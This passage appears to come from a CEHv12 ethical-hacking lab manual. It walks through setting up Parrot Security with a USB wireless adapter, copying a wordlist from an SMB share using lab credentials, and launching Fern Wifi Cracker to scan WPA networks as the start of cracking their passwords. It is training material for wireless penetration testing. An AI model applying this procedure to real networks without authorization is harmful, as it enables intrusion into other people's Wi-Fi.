
- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Plug in the **Linksys 802.11 g WLAN** adapter.
 4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




Note: In this task, we will use a sample password file (**password.txt**) containing a list of passwords to crack the target WPA network.

5. First, we will copy the **password.txt** file from the shared network drive to the Desktop of the Parrot Security virtual machine.
6. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
7. The security pop-up appears; enter the **Windows 11** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.
8. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.


9. Navigate to **CEHv12 Module 16 Hacking Wireless Networks\Wordlist** and copy the file **password.txt**. Close the window.



10. Paste **password.txt** on the **/attacker/Desktop**.



11. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
12. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
13. Now, type **cd** and press **Enter** to jump to the root directory.
14. In the **Parrot Terminal** window, type **fern-wifi-cracker**, and press **Enter** to launch the Fern Wifi Cracker application.



15. **Fern WIFI Cracker** opens. If a **Fern Professional** pop-up appears, click **No**.

Module 16 – Hacking Wireless Networks

16. Click **Select Interface** and from the drop-down list, select the **wlx687f7467dbf6** interface.
17. A **Tips - Scan** settings pop-up appears, click **OK**.
18. The selected adapter (**wlx687f7467dbf6**) loads, and the notification Monitor Mode Enabled on wlan0mon appears in the selected network adapter field.
19. Click the **Scan for Access points** button to initialize the scan for the access points.



Module 16 – Hacking Wireless Networks

20. Note that detected access points with WPA enabled are shown next to the **Wi Fi WPA** button.


Note: The number of detected WPA networks will differ in your lab environment.

21. Click the **Wi Fi WPA** button.

